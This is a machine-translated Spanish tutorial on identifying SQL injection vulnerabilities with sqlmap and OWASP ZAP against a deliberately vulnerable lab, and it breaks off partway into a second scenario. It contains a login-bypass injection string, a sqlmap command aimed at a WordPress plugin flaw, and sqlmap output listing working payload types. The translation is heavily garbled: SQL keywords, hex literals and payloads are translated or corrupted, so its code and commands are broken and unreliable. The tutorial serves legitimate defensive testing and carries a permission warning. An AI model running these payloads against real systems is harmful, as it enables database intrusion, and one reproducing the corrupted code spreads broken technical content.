

**Identificación práctica de Vulnerabilidades de Inyección del SQL**

Chad Dougherty

# De fondo y Motivación

La clase de las vulnerabilidades sabidas cuando inyección de SQL continúa presentar un riesgo extremadamente alto en el paisaje de amenaza de red actual. En 2011, inyección de SQL era ranked primero en la MITRA

Enumeración de Debilidad común (CWE)/SANS Superior 25 Más Peligroso Blandoware lista de Errores.[[1]](#footnote-1)

La explotación de estas vulnerabilidades ha sido implicated en muchos intrusiones de perfil alto recientes.

A pesar de que hay una abundancia de literatura buena en el comunitario aproximadamente cómo para impedir vulnerabilidades de inyección del SQL, mucho de este documentation es geared hacia desarrolladores de aplicación web. Este consejo es de beneficio limitado a ÉL administradores quiénes son meramente responsables para la operación de apuntó aplicaciones web. En este documento, proporcionaremos guiaje concreto aproximadamente utilizando abretan urce herramientas y técnicas a independientemente identificar vulnerabilidades de inyección de SQL comunes, mimicking las aproximaciones de atacantes en grandes. Destacamos probar herramientas e ilustrar los resultados críticos de probar.

# Inyección de SQL

## Causas

Sencillamente declarado, vulnerabilidades de inyección del SQL están causadas por aplicaciones de software que acepta dato de un untrusted fuente (usuarios de internet), falla a correctamente validar y sanitize el dato, y posteriormente utilizar aquel dato a dinámicamente construir una consulta de SQL a la base de datos que respalda que aplicación. Por ejemplo, imaginar una aplicación sencilla que toma entradas de un username y contraseña. Finalmente pueda procesar esta entrada en una declaración de SQL de la forma

Consulta de cuerda = "SELECCIONA \* DE usuarios DONDE username = "'" + username + "' Y contraseña = '" + contraseña + "'";

Desde esta consulta está construida por concatenar una cuerda de entrada directamente del usuario, la consulta behaves correctamente sólo si contraseña no contain un solo-citar carácter. Si el usuario introduce "joe" como el username y " ejemplo' O 'un'='un tan la contraseña, la consulta resultante deviene

SELECCIONA \* DE usuarios DONDE username = 'joe' Y contraseña = 'ejemplo' O 'un'='un';

El "O 'un'='un' la cláusula siempre evalúa a cierto y el control de autentificación pretendido es bypassed como resultado.

Una explicación minuciosa de las causas subyacentes para inyección de SQL es fuera del alcance de este documento; aun así, una explicación comprensible y autoritaria puede ser encontrada en referencia [1]. Una introducción suave también puede ser encontrada en referencia [8].

Mientras cualquier aplicación que incorpora SQL puede adolecer estas vulnerabilidades, son más comunes en web-basó aplicaciones. Uno razona para la persistencia de t hese los problemas es que sus causas subyacentes pueden ser encontradas en casi cualquier aplicación web, a toda costa de tecnología de implementación, marco de web, lenguaje de programación, o popularidad. Esta clase de vulnerabilidades es también particularmente severo en aquel meramente identificándoles es tantamount a explotación llena. De hecho, esto es lo que los atacantes están haciendo en una escala de internet.

## Impactos

Muchos de las intrusiones de perfil alto en qué inyección de SQL ha sido implicated ha recibido atención debido a la ruptura de confidentiality en el dato almacenado en el compromised bases de datos. Esta pérdida de confidencialidad y los costes financieros resultantes para recuperación, downtime, penas reguladoras, y la publicidad negativa representa las consecuencias inmediatas primarias de un exitosos compromise.

Aun así, incluso sitios hosting aplicaciones que no utiliza sensible financiero o información de cliente es en riesgo como la integridad de la base de datos puede ser compromised. Explotación de vulnerabilidades de inyección del SQL también pueden dejar un atacantes de tomarun dvantage de almacenamiento persistente y generación de contenido de página dinámica para incluir malicious código en el compromised sitio. Como resultado, los visitantes a aquel sitio podrían ser burlados a instalar malicious código o redirigido a un malicious sitio que proezas otro vulnerabilities en sus sistemas [2][3]. En muchos casos, la explotación de vulnerabilidades de inyección del SQL puede también resultado en un total compromise de los servidores de base de datos, dejando estos sistemas para ser utilizados como intermediarios en ataques encima tercer-sitios de partido.

## Vectores de ataque

Es importante de reconocer que cualquier dato que está pasado del usuario a la aplicación web vulnerable y entonces procesado por la base de datos de apoyo representa un vector de ataque potencial para inyección de SQL. En práctica, el dos más común attack los vectores son dato de forma suministrados a través de HTTP CONSIGUE y a través de CORREO de HTTP. Demostraremos estos vectores de ataque en los ejemplos más tarde en este documento. Otros vectores de ataque posibles incluyen dato de galleta del HTTP y el Usuario de HTTP-Agente y Referer encabezamiento values.

Algunas vulnerabilidades de inyección del SQL sólo pueden ser exploitable vía autenticados unprivileged cuentas de usuario, dependiendo de donde la aplicación falla a sanitize la entrada. Sitios y aplicaciones que deja usuarios para crear las cuentas nuevas en la mosca son en riesgo adicional como resultado.

## Detección Heuristics

La detección automática de vulnerabilidades de inyección del SQL confía en heuristics de cómo la aplicación de objetivo behaves (o bastante *misbehaves*) en respuesta a especialmente crafted consultas. Las técnicas son sometimes categorized a los tipos siguientes:

* **Booleano-inyección de SQL ciega basada** (a veces referido a tan **inferential inyección de SQL**): declaraciones válidas Múltiples que evalúa a cierto y falso está suministrado en el parámetro afectado en la petición de HTTP. Por compaanillo la página de respuesta entre ambas condiciones, la herramienta puede inferir si o no la inyección era exitosa.
* **Tiempo-inyección de SQL ciega basada** (a veces referido a tan **lleno inyección de SQL ciego**): declaraciones de SQL Válido están suministradas en el parámetro afectado en la petición de HTTP que causa la base de datos para parar para un periodo concreto de tiempo. Por comparar el tiempo de respuesta entre peticiones normales y variously cronometró inyectó peticiones, una herramienta puede determinar si la ejecución de la declaración de SQL era exitosa.
* **Error-inyección de SQL basado**: declaraciones de SQL Nulo están suministradas al parámetro afectado en la petición de HTTP. La herramienta entonces controla las respuestas de HTTP para mensajes de error que es sabido de tener originado en el servidor de base de datos.

La mayoría de herramientas emplean una combinación de estas técnicas y algunas variaciones para conseguir explotación y detección mejores éxito.

# Testaje para inyección de SQL

## Descripción de herramienta

Para el propósito de este documento, demostraremos el uso del abiertos ource sqlmap[[2]](#footnote-2) y OWASP Zed Ataque Proxy[[3]](#footnote-3) (ZAP) herramientas.

*sqlmap* Es una Pitón-testaje de penetración de código abierto basado herramienta que automatiza el proceso de detectar defectos de inyección del SQL. También incluye un número de características para explotación más lejana de sistemas vulnerables, incluyendo base de datos fingerprinting, recogiendo dato de compromised bases de datos, accediendo el sistema de archivo subyacente del servidor, y ejecutando órdenes en el sistema operativo vía fuera-de-conexiones de banda. Hay evidencia que este concreto demasiadol ha sido utilizado por atacantes en exitosos reales-mundiales compromises. sqlmap Utiliza una orden-interfaz de usuario de la línea.

OWASP ZAP Es una herramienta para analizar aplicaciones que comunica vía HTTP y HTTPS. Opera como un interceptando proxy, dejando el usuario a revista y modificar peticiones y respuestas antes de que están enviados entre el servidor y navegador, o a sencillamente observar la interacción entre el navegador del usuario y la aplicación web. Entre otras características, la herramienta también incluye la capacidad a efficiently spider un servidor de web del objetivo para enlaces que puede ser ocultado o escondido durante interacción normal. Esta característica será leveraged en los escenarios de ejemplo describieron más tarde en este documento. El uso de ZAP específicamente no es requerido para reproducir las técnicas described en este documento; cualquiera otra web de interceptar proxy con las capacidades equivalentes fácilmente pueden ser utilizadas en cambio.

## Probando Entorno

Ambos sqlmap y ZAP es compatible con varios sistemas operativos anfitriones. Para comodidad, nuestros escenarios de ejemplo confían en el libremente disponibles Retrocede distribución de Linux,[[4]](#footnote-4) el cual contiene prepackaged versiones de ambos sqlmap y ZAP, junto con muchos otras herramientas de valoración de vulnerabilidad de software. Utilizaremos varias aplicaciones de objetivo vulnerables, todo de los cuales son conveniently incluidos en el OWASP Aplicación web Rota (BWA) paquete de software.[[5]](#footnote-5) Esta distribución de software contiene aplicaciones de ejemplo que incluye intencionadamente introdujo vulnerabilidades y versiones viejas de paquetes de software real que contiene vulnerabilidades sabidas that ha sido anteriormente documentado y corregido en versiones actuales de los paquetes. A pesar de que algunos de las vulnerabilidades en estas aplicaciones han sido fabricated para manifestación y aprendiendo propósitos, son no obstante representativos de los defectos que ocurre en real-aplicaciones mundiales.

**AVISO: es critically importante que el tipo de probar descrito en este documento ser actuado estrictamente en un testaje o escenificando entorno que con exactitud simula un entorno de producción. Las pruebas que sqlmapa y ZAP puede actuar contra una aplicación tiene el potencial de ser invasive y destructivo dependiendo de la naturaleza de los defectos subyacentes, así que probando nunca tendría que ser actuado encima sistemas de producción. Así mismo, incluso en el testaje apropiado environment, esta forma de probar nunca tendría que ser conducido sin el permiso explícito de los partidos que es administrativamente responsable para los sistemas de objetivo.**

Los escenarios de ejemplo abajo estuvieron conducidos en un VMware-basados virtuales networking entorno but fácilmente traducen a reales-despliegues mundiales.

## Escenarios de detección

### Instalando el entorno

Las instrucciones siguientes suponen el uso de Retroceder Linux.

Primero, abrimos una ventana terminal para uso con el sqlmap herramienta. sqlmap Puede ser encontrado enel m enu ubicación:

*Aplicaciones -> Retroceder -> Valoración de Vulnerabilidad -> Valoración de Aplicación web -> Escáners de Vulnerabilidad de la Web*

La ventana terminal abre en el en el sqlmap directorio. Entonces empezamos el OWASP ZAP herramienta, los cuales pueden ser encontrados en la misma ubicación de carta encima.

Como paso preparatorio final, configuramos el navegador utilizado en nuestro entorno de prueba para utilizar el ZAP proxy escuchando en portuario 8080, cuando ilustrado en Figura 1.




Figura 1: Configurando navegador para ZAP proxy

En cada de los escenarios abajo, considera qué the las técnicas demostraron sería traducido al testaje de un diferente real-aplicación mundial.

### Escenario #1: la inyección a través de HTTP CONSIGUE parámetro

En este escenario, demuestramos identificación de una vulnerabilidad de inyección del SQL en el Wordpress Spreadsheet plugin.[[6]](#footnote-6) Este escenario incorpora una vulnerabilidad real que estuvo descubierto en un real-paquete de software mundial (CVE-2008-1982) [4]. El escenario también demuestra que tercer-partido plugins a plataformas de administración de contenido populares son una fuente común de vulnerabilidades en aplicaciones web.

Primero, por explorar al sitio de objetivo, observamos la transacción en ZAP y poblar los “Sitios” pane en el lado izquierdo cuando demostrado en Figura 2.




Figura 2 Explorando a sitio de Wordpress vulnerable

Luego, podemos araña el sitio de objetivo (“owaspbwa” en este caso) para identificar páginas vulnerables. Esto está hecho por correcto-clicking en el nombre de sitio, seleccionando “Ataque”, y entonces “sitio de Araña,” cuando ilustrado en Figura 3.




Figura 3 Spidering un sitio con ZAP

En general, es razonable de seguir este proceso de primer manualmente explorando la aplicación y entonces utilizando el spidering capacidad para encontrar enlaza aquello ha sido perdido o está escondido en alguna manera.

Figura 4 ilustra los resultados del spidering proceso. Para simplicidad, esta lista ha sido filtrada para incluir sólo el Wordpress-relacionó páginas. sqlmap Incluye la capacidad de leer candidato URLs de los registros generaron por un proxy herramienta como ZAP. En práctica, un atacante apalancamiento esta capacidad o perhaps manualmente apuntar varios candidato URLs después de inspeccionar los resultados. Para el propósito de este ejemplo, centramos directamente en el wpSS plugin componentes.

En los “Sitios” pane, vemos “CONSIGUE:ss\_carga.php(ss\_id)” Y el contenido pane muestra el HTTP real CONSIGUE petición que estuvo generado en esta transacción. El objetivo URL está destacado en el contenido pane. (Ve Figura 4.)




Figura 4 Seleccionando URL de ZAP resultados de araña

Nota que ZAP también intentó un ataque de inyección sencillo en el curso de spidering aquello no fue informado como exitoso. Ahora que hemos identificado un parámetro para probar, utilizaremos sqlmap para probar para inyección.

De la ventana terminal que corre sqlmap, nosotros exelindos

root@bt:/pentest/Base de datos/sqlmap# ./sqlmap.py -u

'[Http://owaspbwa/wordpress/wp-contenido/plugins/wpSS/ss\_carga.php?ss\_id=1'](http://owaspbwa/wordpress/wp-content/plugins/wpSS/ss_load.php?ss_id=1) sqlmap entonces intenta varias combinaciones de intentos de inyección contra el ss\_id parámetro. Después de un periodo breve de probar, sqlmap informa el seguidor (producción abreviada, el énfasis añadido):

[11:52:22] [INFO] testaje si CONSIGUE parámetro s\_id' es dinámico

[11:52:22] [INFO] confirmando que CONSIGUE parámetro s\_id' es dinámico

[11:52:22] [INFO] CONSIGUE parámetro s\_id' es dinámico

**[11:52:22] [INFO] la prueba heurística muestra aquello CONSIGUE parámetro s\_id' podría ser injectable (possible SGBD: MySQL)**

[11:52:22] [INFO] probando sql la inyección encima CONSIGUE parámetro s\_id'

[11:52:22] [INFO] testaje 'Y booleano-basado ciego - DONDE o TENIENDO cláusula' [11:52:23] [INFO] el testaje soyySQL >= 5.0 Y error-basado - DONDE o TENIENDO cláusula'

**[11:52:23] [INFO] CONSIGUE parámetro s\_id' es soyySQL >= 5.0 Y error-basado - DONDE o TENIENDO cláusula' injectable**

[11:52:23] [INFO] el testaje soyySQL > 5.0.11 stacked consultas'

[11:52:23] [INFO] el testaje soyySQL > 5.0.11 Y tiempo-basado ciego'

**[11:52:33] [INFO] GET parámetro s\_id' es soyySQL > 5.0.11 Y tiempo-basado ciego' injectable**

[11:52:33] [INFO] el testaje soyySQL consulta de UNIÓN (NULL) - 1 a 10 columnas'

[11:52:34] [INFO] objetivo url aparece para ser UNIÓN injectable con 4 columnas

**[11:52:34] [INFO] CONSIGUE parámetros\_id' es soyySQL consulta de UNIÓN (NULL) - 1 a 10**  **columnas' injectable**

**CONSIGUE parámetro's\_id' es vulnerable. Quieres mantener probando el otros**

**(Si cualquier)? [y/N]**

**sqlmap Identificó los puntos de inyección siguientes con un total de 30 HTTP(s)** **peticiones:**  **--- Plas: CONSIGUE**

**Parámetro: ss\_id**

**Tipo: error-basó**

**Título: MySQL >= 5.0 Y error-basado - DONDE o TENIENDO cláusula Payload: ss\_id=1 Y (SELECCIONA 2560 DE(SELECCIONA**

**CUENTA(\*),CONCAT(0x3un6f69643un,(SELECCIONA (CASO CUÁNDO (2560=2560) ENTONCES 1 MÁS 0**

**FIN)),0x3un7362643un,PISO(RAND(0)\*2))x DE INFORMACIÓN\_SCHEMA.CONJUNTOS\_de CARÁCTER**

**GRUPO POR x)un)**

**Tipo: consulta de UNIÓN**

**Título: consulta de UNIÓN del MySQL (NULL) - 4 columnas**

**Payload: ss\_id=-7844 UNIÓN TODOS SELECCIONAN NULL, NULL,**

**CONCAT(0x3un6f69643un,0x48565un4b63626b426853,0x3un7362643un), NULL#**

**Tipo: Y/O tiempo-basado ciego**

**Título: MySQL > 5.0.11 Y tiempo-basado ciego Payload: ss\_id=1 Y SUEÑO(5)**

**---**

[11:52:39] [INFO] el atrás-SGBD de fin es MySQL

Sistema operativo de servidor de la web: Linux Ubuntu 10.04 (Lucid Lince) tecnología de aplicación web: PHP 5.3.2, apache 2.2.14 atrás-SGBD de fin: MySQL 5.0

[11:52:39] [INFO] Fetched dato logged a archivos de texto debajo

'/pentest/Base de datos/sqlmap/producción/owaspbwa'

Esta producción ilustra la ubicación de la entrada vulnerable y el various tipos de inyección que era exitoso en explotarlo. Porque sqlmap era exitoso, reúne información sobre el servidor de objetivo y base de datos e imprime que también. Estos resultados indican que un atacante ahora podría ejecutar órdenes en la basede dato con los privilegios del usuario de base de datos de la aplicación web. De hecho, la mayoría de sqlmap la funcionalidad adicional está orientada a este tipo de correo-actividad de explotación. Cuando indicado en la última línea, sqlmap también graba esta información en un archivo de registro.

### Scenario #2: Inyección a través de dato de CORREO del HTTP

Las vulnerabilidades expuestas vía los datos suministraron a través de HTTP CONSIGUE es común y a menudo fácilmente detectó. Aun así, el dato suministrado a través de CORREO de HTTP es otro vector de ataque común para vulnerabilidades de inyección del SQL quei s no tan fácilmente detectó. Este escenario demostrará el uso de sqlmap para identificar tal un vector de ataque. El escenario apunta una aplicación web de ejemplo nombrada Mutillidae aquello es también incluido en el OWASP BWA entorno. Por utilizar ZAP para identificar candidate inyección de SQL de los puntos a favor, entonces podemos utilizar sqlmap a pinpoint vulnerabilidades.

Cuando ilustrado en Figura 5, podemos reunir la información sobre el dato envió al servidor por introducir un falso username y contraseña (“ejemplo / de ejemplo”) al Mutillidae login forma. La ventana de contenido muestra un CORREO al URL, y el medio pane muestra el dato de CORREO real envió.

